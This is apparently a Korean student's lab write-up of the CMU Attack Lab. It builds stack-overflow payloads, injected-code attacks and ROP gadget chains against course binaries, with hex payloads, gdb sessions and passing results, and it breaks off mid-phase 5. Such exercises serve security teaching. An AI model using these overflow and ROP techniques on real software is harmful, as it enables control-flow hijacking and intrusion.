

Phase1

먼저 objdump –d ctarget을 통해 어셈블리 코드를 확인하려고 시도했다. 그런데 파일의 내용이 너무 많아서 원하는 부분을 찾기가 힘들었다. 그래서 그냥 objdump –d ctarget > ctarget_assem.txt 명령어를 통해 txt파일로 저장하여 윈도우 환경으로 가져와서 파일을 열어서 살펴보기로 했다. 윈도우 환경에서는 ctrl+f를 활용하여 원하는 함수를 빠르게 검색할 수 있어서 편하기 때문이다. 일단 phase1의 목표는 getbuf가 리턴될때, test로 돌아가지 않고 touch1의 주소로 이동하게 만드는 것이기 때문에 getbuf의 어셈블리 코드를 살펴보았다.



getbuf를 분석해보자. 먼저 0x28만큼 스택이 할당되는 것을 볼 수 있다. 그리고 스택의 top에 해당하는 주소가 rdi에 저장된다. 그리고 Gets함수가 호출되고 rax에 1이 저장된후 스택이 할당해제되고 함수가 종료된다. 그렇다면 여기서 getbuf의 return address를 바꿀 방법은 Gets를 이용하는 방법밖에 없다는 것을 알 수 있다. 즉, Gets에서 stack overflow를 일으키면 되는 것이다. 스택이 0x28바이트만큼 할당되었기 때문에 그 이상의 값을 Gets에서 입력하는 것으로 stack overflow가 발생하여 return address를 바꿀 수 있다.



touch1 함수의 address가 0x0000000000401830이므로 vi 편집기를 사용하여 ctarget.l1.txt를 다음과 같이 만들어 주었다.

```
greenidea@programming2:~/CSED211/lab5/target20200516
30 30 30 30 30 30 30 30
30 30 30 30 30 30 30 30
30 30 30 30 30 30 30 30
30 30 30 30 30 30 30 30
30 30 30 30 30 30 30 30
30 18 40 00 00 00 00 00
~
~
```

위 0x30, 즉 '0'을 0x28=32+8=40이므로 40개만큼 padding해주고, return address에 해당하는 부분을 touch1 함수의 address로 바꾸어 주었다.

```
[greenidea@programming2 target20200516]$ objdump -d ctarget > ctarget_assem.txt
[greenidea@programming2 target20200516]$ vi ctarget.l1.txt
[greenidea@programming2 target20200516]$ ./hex2raw < ctarget.l1.txt > ctarget.l1-raw.txt
[greenidea@programming2 target20200516]$ ./ctarget -i ctarget.l1-raw.txt
FAILED: Initialization error: Running on an illegal host [programming2.postech.ac.kr]
[greenidea@programming2 target20200516]$ ./ctarget -q -i ctarget.l1-raw.txt
Cookie: 0x37ca7675
Touch1!: You called touch1()
Valid solution for level 1 with target ctarget
PASS: Would have posted the following:
        user id greenidea
        course  15213-f15
        lab     attacklab
        result  20200516:PASS:0xffffffff:ctarget:1:30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 18 40 00 00 00 00 00
[greenidea@programming2 target20200516]$
```

그래서 ctarget.l1.txt파일을 hex2raw를 사용해서 raw파일로 바꿔준 후 실행해보니 위와 같이 touch1이 호출되어 phase1을 pass한 것을 확인할 수 있었다.

Phase2


ctarget_assem.txt - 메모장

파일(F) 편집(E) 포맷(O) 보기(V) 도움말(H)


```
  401857:  e8 64 f5 ff ff          callq  400dc0 <exit@plt>

000000000040185c <touch2>:
  40185c:  48 83 ec 08             sub    $0x8,%rsp
  401860:  89 fe                   mov    %edi,%esi
  401862:  c7 05 70 2c 20 00 02            movl   $0x2,0x202c70(%rip)        # 6044dc <vlevel>
  401869:  00 00 00
  40186c:  3b 3d 72 2c 20 00               cmp    0x202c72(%rip),%edi        # 6044e4 <cookie>
  401872:  75 1b                   jne    40188f <touch2+0x33>
  401874:  bf d8 2f 40 00          mov    $0x402fd8,%edi
  401879:  b8 00 00 00 00          mov    $0x0,%eax
  40187e:  e8 dd f3 ff ff          callq  400c60 <printf@plt>
  401883:  bf 02 00 00 00          mov    $0x2,%edi
  401888:  e8 bc 03 00 00          callq  401c49 <validate>
  40188d:  eb 19                   jmp    4018a8 <touch2+0x4c>
  40188f:  bf 00 30 40 00          mov    $0x403000,%edi
  401894:  b8 00 00 00 00          mov    $0x0,%eax
  401899:  e8 c2 f3 ff ff          callq  400c60 <printf@plt>
  40189e:  bf 02 00 00 00          mov    $0x2,%edi
  4018a3:  e8 53 04 00 00          callq  401cfb <fail>
  4018a8:  bf 00 00 00 00          mov    $0x0,%edi
  4018ad:  e8 0e f5 ff ff          callq  400dc0 <exit@plt>
```

phase2에서는 cookie 값을 argument로 하여 touch2함수에 넘겨주면 된다. 먼저 cookie값이 무엇

인지 vi 편집기에서 cookie.txt를 열어서 살펴보니 다음과 같았다.




그래서 Appendix B에 나온 방법을 이용하여 injection할 코드를 다음과 같이 만들어 phase2_injection_code.s라는 이름으로 저장하였다.




먼저 return시 touch2의 address로 이동하여 touch2가 실행될 수 있도록 touch2의 address를 push해주고 movq 명령어를 이용하여 rdi에 cookie값을 넣어주고 retq로 touch2로 돌아갈 수 있도록 만들어주었다.

그다음 Appendix B를 참고하여 이 파일을 어셈블하고 디스어셈블해주었다.



그리고 phase2_injection_code.o파일을 vi 편집기를 사용하여 열어보니 다음과 같았다.



자, 이제 injection code의 byte-level representation을 얻었다. 이걸 입력으로 넣어 스택에 저장해두고 overflow를 일으켜 return address를 이게 저장된 곳의 주소로 바꿔주는 것으로 touch2에 cookie를 넣어 실행시킬 것이므로 이게 저장되는 주소를 알 필요가 있다. 그리고 그 주소는 getbuf가 아래와 같으므로 0x28만큼 스택이 할당된 후의 rsp의 주소임을 알 수 있다.

ctarget_assem.txt - 메모장

파일(F) 편집(E) 포맷(O) 보기(V) 도움말(H)

```
000000000040181a <getbuf>:
  40181a:  48 83 ec 28          sub    $0x28,%rsp
  40181e:  48 89 e7             mov    %rsp,%rdi
  401821:  e8 34 02 00 00       callq  401a5a <Gets>
  401826:  b8 01 00 00 00       mov    $0x1,%eax
  40182b:  48 83 c4 28          add    $0x28,%rsp
  40182f:  c3                   retq
```

따라서 gdb ctarget을 해준다. gdb를 이용하여 알아낼 것이기 때문이다.


```
(gdb) disas getbuf
Dump of assembler code for function getbuf:
   0x000000000040181a <+0>:     sub    $0x28,%rsp
   0x000000000040181e <+4>:     mov    %rsp,%rdi
   0x0000000000401821 <+7>:     callq  0x401a5a <Gets>
   0x0000000000401826 <+12>:    mov    $0x1,%eax
   0x000000000040182b <+17>:    add    $0x28,%rsp
   0x000000000040182f <+21>:    retq
End of assembler dump.
(gdb) b *getbuf+7
Breakpoint 1 at 0x401821: file buf.c, line 14.
```

그래서 먼저 getbuf를 disassemble해주고 getbuf+7 부분에 breakpoint를 만들었다. 이렇게하면 Gets가 호출되기 직전에 breakpoint가 걸리게 되므로 이때의 rsp 또는 rdi에 저장된 주소를 확인해보면 된다.


```
(gdb) r -q
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /home/std/greenidea/CSED211/lab5/target20200516/ctarget -q
Cookie: 0x37ca7675

Breakpoint 1, 0x0000000000401821 in getbuf () at buf.c:14
14      in buf.c
(gdb) x/s $rsp
0x55652fb8:     ""
(gdb) x/s $rdi
0x55652fb8:     ""
```

그리고 r명령어를 통해 실행한 후 Gets가 호출되기 전에 멈추는 것을 확인하고 rsp, rdi 레지스터의 값을 확인해보았더니 0x55652fb8임을 알 수 있었다.

따라서 vi 편집기를 사용하여 ctarget.l2.txt를 다음과 같이 만들 수 있다.



먼저 injection code의 byte-level representation을 넣어주고 00, 즉 널문자인 '₩0'으로 스택의 크기인 0x28=40바이트까지 padding을 해주고, 추가적으로 injection code가 저장된 주소를 입력하여 overflow를 일으켜 return address를 injection code가 저장된 주소로 바꾸어 준다. 이렇게 되면 Gets가 return되면서 injection code의 주소로 이동하므로 injection code가 실행될 것이다. push로 touch2의 주소를 저장해두고 rdi에 cookie값이 저장된 뒤 ret으로 인해 touch2가 저장된 주소로 return되어 touch2가 cookie를 argument로 하여 실행되게 되는 것이다.



그래서 ctarget.l2.txt파일을 hex2raw를 사용해서 raw파일로 바꿔준 후 실행해보니 위와 같이 touch2가 호출되어 phase2를 pass한 것을 확인할 수 있었다.

Phase3


cookie 문자열이 저장된 메모리의 주소를 argument로 하여 touch3를 호출해야함을 알 수 있다. 일단 cookie는 phase2에서 0x37ca7675임을 확인했었다. 따라서 이것을 아스키코드표를 보고 byte-level representation으로 바꾸어주면 33 37 63 61 37 36 37 35 00임을 알 수 있다. 마지막에 00이 추가되었는데, 그 이유는 문자열이기 때문에 문자열의 끝을 의미하는 '₩0'이 필요하기 때문이다.

그리고 phase3가 phase2와 다른 점은 argument를 '주소'로 한다는 점, 그리고 touch3에서 hexmatch가 호출될때 getbuf에서 사용한 버퍼가 사용될 수 있다는 점이다. 따라서 cookie string을 stack안에 저장하는 것은 위험할 수 있다. 따라서 나는 다음의 방법을 생각했다.

먼저 phase2처럼 injection code를 버퍼에 덮어 씌어주고, oveflow를 이용하여 return address를 injection code가 들어있는 버퍼의 주소로 만든다. 그리고 injection code에서는 argument를 의미하는 rdi 레지스터에 문자열의 주소를 넣어준다. 그리고 return address 위에 touch3의 주소를 넣

어준다. 이렇게 하면 Gets 함수가 return되면 injection code가 실행될 것이고, injection code가 return되면 touch3가 실행된다. 그렇다면 cookie string은 어디 넣어야하는가? touch3의 주소 위에 넣어주면 된다. 어차피 hexmatch, strncmp가 사용하는 곳은 stack 뿐이기 때문에 문자열 값이 바뀔 일은 없기 때문이다.


이제 solution을 만들어보자. 먼저 Appendix B의 방법을 이용하여 injection할 코드를 다음과 같이 만들어 phase3_injection_code.s라는 이름으로 저장하였다. 이때, phase2에서 버퍼의 주소가 0x55652fb8임을 알았기 때문에, 이 주소에 스택의 사이즈인 0x28만큼을 더해주고, 또, return address의 사이즈인 0x8만큼을 더해주고, 또, touch3의 address를 저장해야하니 0x8만큼을 한번더 더해주면 cookie string의 address가 된다. 즉, 0x55652fb8+0x28+0x8+0x8 = 0x55652ff0이 cookie string의 address인 것이다.



그다음 이 파일을 어셈블하고 디스어셈블해주었다.


```
[greenidea@programming2 target20200516]$ gcc -c phase3_injection_code.s
[greenidea@programming2 target20200516]$ objdump -d phase3_injection_code.o > phase3_injection_code.d
[greenidea@programming2 target20200516]$
```

그리고 phase3_injection_code.o파일을 vi 편집기를 사용하여 열어보니 다음과 같았다.




이것으로 injection code의 byte-level representation을 얻었다.

그리고 이제 남은 것은 touch3의 주소 뿐이다.




이것으로 touch3의 주소까지 확인할 수 있었다.

따라서 vi 편집기를 사용하여 ctarget.l3.txt를 다음과 같이 만들 수 있다.




그래서 이 파일을 hex2raw를 사용해서 raw파일로 바꿔준 후 실행해보니 아래와 같이 touch3가 호출되어 phase3를 pass한 것을 확인할 수 있었다.



Phase4


먼저 ctarget때와 마찬가지로 objdump –d ctarget > ctarget_assem.txt 명령어를 사용하여 어셈블리 코드를 txt파일로 저장하여 윈도우 환경으로 가져왔다. phase2와 목표가 cookie값을 argument로 하여 touch2에 넣어주는 것으로 같으므로, 일단 getbuf부터 살펴봤다.




ctarget때와 마찬가지로 버퍼 사이즈는 0x28이었다. 이제 해결해야할 부분은 argument를 cookie로 만들어주는 부분이다. pop명령어를 사용할 수 있기 때문에, 스택에 cookie를 저장해두고 pop을 통해 cookie 값을 뽑아낸다면 argument로 만들 수 있다. 즉, popq %rdi를 수행하는 gadget이

있다면 문제는 바로 해결된다. 따라서 5f c3를 가진 gadget을 찾아보면 된다. 단, 이때 5f, c3 사이에 90이 1개 이상 존재할 수 있다. 그래서 찾아봤더니, 이런 gadget은 존재하지 않았다. 그렇다면 어떻게 해야할까? mov명령어를 사용할 수 있기 때문에 다른 레지스터에 pop을 하고 그 레지스터에서 rdi로 mov를 해주면 될 것이다. 따라서 이를 만족하는 gadget을 찾아보았다.

start_farm 바로 아래의 2개의 함수에서 gadget을 찾을 수 있었다. setval_168에서 58 90 90 90 c3으로 popq %rax후 ret를, getval_213에서 48 89 c7 90 c3으로 movq %rax, %rdi후 ret를 할 수 있음을 알 수 있다. 따라서 첫번째 gadget의 address는 0x4019be+2=0x4019c0임을 알 수 있었고, 두번째 gadget의 address는 0x4019c5+1=0x4019c6임을 알 수 있었다. cookie는 지금까지 계속 사용했던 0x37ca7675이고, 이제 필요한 것은 touch2의 address 뿐이다.



그래서 찾아봤더니 touch2의 주소는 0x40185c임을 알 수 있었다. 이제 필요한 모든 정보들을 얻었으므로 vi편집기를 사용하여 rtarget.l2.txt를 다음과 같이 작성할 수 있다.



위에서부터 1-5번째줄은 버퍼는 사용하지 않기 때문에 NULL문자인 '₩0'으로 padding을 해준 것


이고, 그다음부터는 gadget의 연쇄작용이다. 먼저, rax를 pop해주는 gadget의 주소로 return되게 만들고, pop으로 인해 cookie가 rax에 담기게 된다. 그리고 그다음에는 그 밑의 mov %rax, %rdi를 수행해주는 gadget으로 return되어 rdi에 cookie값이 담기게 되고, 마지막으로 touch2의 주소로 return되어 touch2가 실행된다. 이 파일을 hex2raw를 사용해서 raw파일로 바꿔준 후 실행해보니 아래와 같이 touch2가 호출되어 phase4를 pass한 것을 확인할 수 있었다.

```
[greenidea@programming2 target20200516]$ vi rtarget.l2.txt
[greenidea@programming2 target20200516]$ ./hex2raw < rtarget.l2.txt > rtarget.l2-raw.txt
[greenidea@programming2 target20200516]$ ./rtarget -q -i rtarget.l2-raw.txt
Cookie: 0x37ca7675
Touch2!: You called touch2(0x37ca7675)
Valid solution for level 2 with target rtarget
PASS: Would have posted the following:
        user id greenidea
        course  15213-f15
        lab     attacklab
        result  20200516:PASS:0xffffffff:rtarget:2:00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 C0 19 40 00 00 00 00 00 75 76 CA 37 C
0 00 00 00 C6 19 40 00 00 00 00 00 5C 18 40 00 00 00 00 00
[greenidea@programming2 target20200516]$
```

Phase5

phase3와 같은 목표를 가지고 있기 때문에, 이 페이즈의 핵심 역시 cookie string을 어디 저장할 것인가, 그리고 rdi에 어떻게 cookie string의 address를 저장할 것인가이다. 일단 지금 알고 있는 정보를 생각해보았다. 먼저 cookie string이 33 37 63 61 37 36 37 35 00이라는 것을 phase3에서 구했기 때문에 알고 있다. 그리고 아래와 같이 touch3의 address가 0x401930이라는 사실도 안다.

일단 이상태로 start_farm부터 end_farm까지 훑어보던중 재밌는 함수를 발견했다. 바로 add_xy이다.



이 함수를 보면 rdi와 rsi의 값을 더하여 rax에 저장하고 있음을 볼 수 있다. 나는 여기서 한가지 아이디어를 떠올릴 수 있었다. 먼저 stack의 주소를 저장하고 있는 rsp를 rdi나 rsi에 저장한다. 그 다음 rsp와 cookie string이 저장된 곳의 address간의 차이를 나머지 하나에 저장한다. 그리고 add_xy를 호출해주면 rax에는 cookie string의 주소가 담기게 된다. 따라서 mov를 활용하여 rdi에 cookie string의 주소를 저장할 수 있고, 이다음 touch3를 호출해주면 문제가 해결된다. 그래서 나는 일단 rsp를 rdi 또는 rsi에 옮길 수 있는 gadget들을 찾아보았다.

위의 두 함수를 이용할 수 있다. 먼저 addval_186의 48 89 e0 c3는 movq %rsp, %rax를 의미한다. 그리고 getval_213의 48 89 c7 90 c3는 movq %rax, %rdi를 의미한다. 따라서 rsp에 저장된 stack address를 rdi에 저장할 수 있게 된다. 그러므로 각 gadget의 주소는 순서대로 401a06+3=401a09, 4019c5+1=4019c6이다. 따라서 지금까지의 과정을 나타내면


statck padding


09 1a 40 00 00 00 00 00


c6 19 40 00 00 00 00 00


이다.

그렇다면 rsi에 address간의 차이를 어떻게 저장할 수 있을지 다시한번 gadget들을 찾아보았다.









